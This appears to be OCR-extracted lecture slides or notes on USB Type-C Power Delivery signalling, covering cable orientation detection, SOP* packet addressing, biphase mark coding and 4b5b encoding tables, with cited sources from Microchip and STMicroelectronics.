
Source also monitors for orientation this way. Sink monitors for a connection via V_{BUS}.

FIGURE 6: CABLE ORIENTATION DETECTION




USB Type-C® – Functional Model

- USB Type-C Full-Featured Cable supports all USB operating modes



Note: 1. Required VBUS and Ground wires not shown in this illustration

FIGURE 2: SOP* SIGNALING




Note: SOP' is assigned to one plug of the cable while SOP'' is assigned to the other. The cable plugs cannot tell which side that they are connected to, just that one end may respond to SOP' addressed messages and the other may respond SOP'' addressed messages.

The DFP is the Bus Master and initiates all communication.

-- Application Note, AN1974, Microchip Technology Inc., 2015

Figure 2. PD Message exchange between a provider and a consumer during power negotiation



-- Technical Article, TA0356, STMicroelectronics, 2018

FIGURE 1: POWER DELIVERY PROTOCOL PACKET FORMAT





FIGURE 5: BMC SIGNALING



Biphase Mark Coding

Differential Manchester coding, 300 kbps, DC balanced with a nominal voltage swing of 1.125V

-- Application Note, AN1974, Microchip Technology Inc., 2015

4b5b Encoding

Data		4B5B code
(Hex)	(Binary)	
0	0000	11110
1	0001	01001
2	0010	10100
3	0011	10101
4	0100	01010
5	0101	01011
6	0110	01110
7	0111	01111

Data		4B5B code
(Hex)	(Binary)	
8	1000	10010
9	1001	10011
A	1010	10110
B	1011	10111
C	1100	11010
D	1101	11011
E	1110	11100
F	1111	11101

Symbol	4B5B code	Description	FDDI	Fast Ethernet	USB-PD
H	00100	Halt	Yes	Yes	No
I	11111	Idle	Yes	Yes	No
J	11000	Start #1	Yes	Yes	Yes
K	10001	Start #2	Yes	Yes	Yes
L	00110	Start #3	No	No	Yes
Q	00000	Quiet (loss of signal)	Yes	Yes	No
R	00111	Reset	Yes	Yes	Yes
S	11001	Set	Yes	No	Yes
T	01101	End (terminate)	Yes	Yes	Yes


Redundancy used to inject clock signal

-- https://en.wikipedia.org/wiki/4B5B


TABLE 1: SOP* SIGNALING DEFINITIONS

Name	Value	Use
SOP	11000 11000 11000 10001	Communication to UFP
SOP’	11000 11000 00110 00110	Communication to USB Type-C Plug Side A
SOP”	11000 00110 11000 00110	Communication to USB Type-C Plug Side B
Hard Reset	00111 00111 00111 11001	Resets logic in all connected PD devices (UFP and/or Active/Electronically Marked Cable)
Cable Reset	00111 11000 00111 00110	Reset for only Active/Electronically Marked Cable.
SOP’_Debug	11000 11001 11001 00110	Used for debug of USB Type-C Plug Side A
SOP”_Debug	11000 11001 00110 10001	Used for debug of USB Type-C Plug Side B

-- Application Note, AN1974, Microchip Technology Inc., 2015



RIGOL MSO2302A

